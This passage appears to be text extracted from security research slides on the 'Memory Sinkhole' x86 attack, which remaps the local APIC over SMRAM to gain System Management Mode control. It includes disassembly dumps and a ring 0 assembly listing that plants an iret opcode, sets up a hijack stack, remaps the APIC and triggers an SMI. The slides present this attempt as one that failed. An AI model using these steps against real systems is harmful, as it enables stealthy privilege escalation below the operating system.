
- The black registers are largely hardwired to 0
- 00 00
 - ✗ add [bx+si],al
 - ✗ Not useful, but not harmful



00000000	0000	add [bx+si],al
00000002	0000	add [bx+si],al
00000004	0000	add [bx+si],al
00000006	0000	add [bx+si],al
00000008	0000	add [bx+si],al
0000000A	0000	add [bx+si],al
0000000C	0000	add [bx+si],al
0000000E	0000	add [bx+si],al
00000010	0000	add [bx+si],al
00000012	0000	add [bx+si],al
00000014	0000	add [bx+si],al
00000016	0000	add [bx+si],al
00000018	0000	add [bx+si],al
0000001A	0000	add [bx+si],al
0000001C	0000	add [bx+si],al
0000001E	0000	add [bx+si],al
00000020	0000	add [bx+si],al
00000022	0000	add [bx+si],al
00000024	0000	add [bx+si],al
00000026	0000	add [bx+si],al
00000028	0000	add [bx+si],al
0000002A	0000	add [bx+si],al
0000002C	0000	add [bx+si],al
0000002E	0000	add [bx+si],al
00000030	01060015	add [0x1500],ax
00000034	0000	add [bx+si],al
00000036	0000	add [bx+si],al
00000038	0000	add [bx+si],al
0000003A	0000	add [bx+si],al




000000C4	0000	add [bx+si],al
000000C6	0000	add [bx+si],al
000000C8	0000	add [bx+si],al
000000CA	0000	add [bx+si],al
000000CC	0000	add [bx+si],al
000000CE	0000	add [bx+si],al
000000D0	0000	add [bx+si],al
000000D2	0000	add [bx+si],al
000000D4	0000	add [bx+si],al
000000D6	0000	add [bx+si],al
000000D8	0000	add [bx+si],al
000000DA	0000	add [bx+si],al
000000DC	0000	add [bx+si],al
000000DE	0000	add [bx+si],al
000000E0	FF	db 0xff
000000E1	FF	db 0xff
000000E2	FF	db 0xff
000000E3	FF00	inc word [bx+si]
000000E5	0000	add [bx+si],al
000000E7	0000	add [bx+si],al
000000E9	0000	add [bx+si],al
000000EB	0000	add [bx+si],al
000000ED	0000	add [bx+si],al
000000EF	0000	add [bx+si],al
000000F1	0001	add [bx+di],al
000000F3	0F0000	sldt [bx+si]
000000F6	0000	add [bx+si],al
000000F8	0000	add [bx+si],al
000000FA	0000	add [bx+si],al




The APIC Payload

- ¶ Our “control”:
 - ☒ Offset 0020:
Local APIC ID
 - ☒ Offset 0080:
Task Priority Register
 - ☒ Offset 00d0:
Logical Destination
 - ☒ Offset 00e0:
Destination Format
 - ☒ Offset 00f0:
Spurious Interrupt Vector
- ¶ Some are sampled from the system state: “writing” the register involves setting the system state properly




The APIC Payload

- ❖ Tinker with each register
- ❖ Try to get something useful
- ❖ In general we find:
 - ❖ The good instructions do nothing
 - ❖ The bad instructions crash the system
 - ❖ Bits get used up in a hurry




The APIC Payload

- ❖ Adjust registers just right...
 - ❖ You can make it not crash by the time it gets here



The APIC Payload


- Offset 00f0:
 - Spurious Interrupt Vector
- Our last shot
- Bits 0:3 – hardwired to 1
- Bits 4:7 – writeable



The APIC Payload

& 4 bits ...


- to take control of the most privileged mode of execution on the processor



The APIC Payload


& Consult opcode map:

- ☒ 0f: (prefix)
- ☒ 1f: pop ds
- ☒ 2f: das
- ☒ 3f: aas
- ☒ 4f: dec di
- ☒ 5f: pop di
- ☒ 6f: outs
- ☒ 7f: jg
- ☒ 8f: pop x
- ☒ 9f:lahf
- ☒ af: scas
- ☒ bf: mov di, x
- ☒ cf: iret




The APIC Payload

- ¶ Place an iret (0xcf) instruction into the Spurious Interrupt Vector register
- ¶ Configure a stack for the iret
- ¶ Remap the APIC
- ¶ Trigger an SMI



The APIC Payload

```
; ring 0
; build APIC payload (stage 0)
mov dword [0xfee000f0], 0xcf
; configure hijack stack
; SMM will set ss.base to 0
mov esp, 0x1000
mov word ds:[esp], hook ; eip
mov word ds:[esp+2], 0 ; cs
mov word ds:[esp+4], 0x204 ; flgs
; create SMM hook (stage 1)
mov dword [hook], 0xfeeb ; jmp $
; overlay the SMI handler
mov eax, 0x1ff88900
mov edx, 0
mov ecx, 0x1b
wrmsr
; trigger SMI
xor eax, eax
out 0xb2, ax
```



The APIC Payload

❖ Launch the payload, and... !
❖ ... it doesn't work.

The APIC Payload

- ❖ 40 hours of debugging later...
 - ❖ Instruction fetches bypass the APIC window
 - ❖ Only data fetches hit
 - ❖ Our attack just got much, much harder

Attack Attempt 3

- 40 hours of despair later...
- We can't execute from the APIC
- Must control SMM through data alone
 - Sounds familiar...?

& APIC-roping?

- ☒ Of sorts, but much more difficult:
 - ☒ Fault = reset
 - ☒ SMRAM is invisible
 - ☒ 99.5% of the APIC bits are **hardwired** to 0
 - ☒ APIC must be 4K aligned
- ☒ So... blind roping
 - with an enormous unwieldy payload of 0's?
- ☒ Sure, why not

Attack Attempt 3

The Memory Sinkhole

- ¶ From ring 0, we can effectively “**sinkhole**” a single page of ring -2 memory.
 - ☒ Reads return 0
 - ☒ Writes are lost

The Memory Sinkhole

¶ The Challenge:

- ☒ How do we attack code when our only control is the ability to disable a page of memory?

¶ Use our imagination...

The Memory Sinkhole

& Goal:

- ❖ Cover as many systems as possible

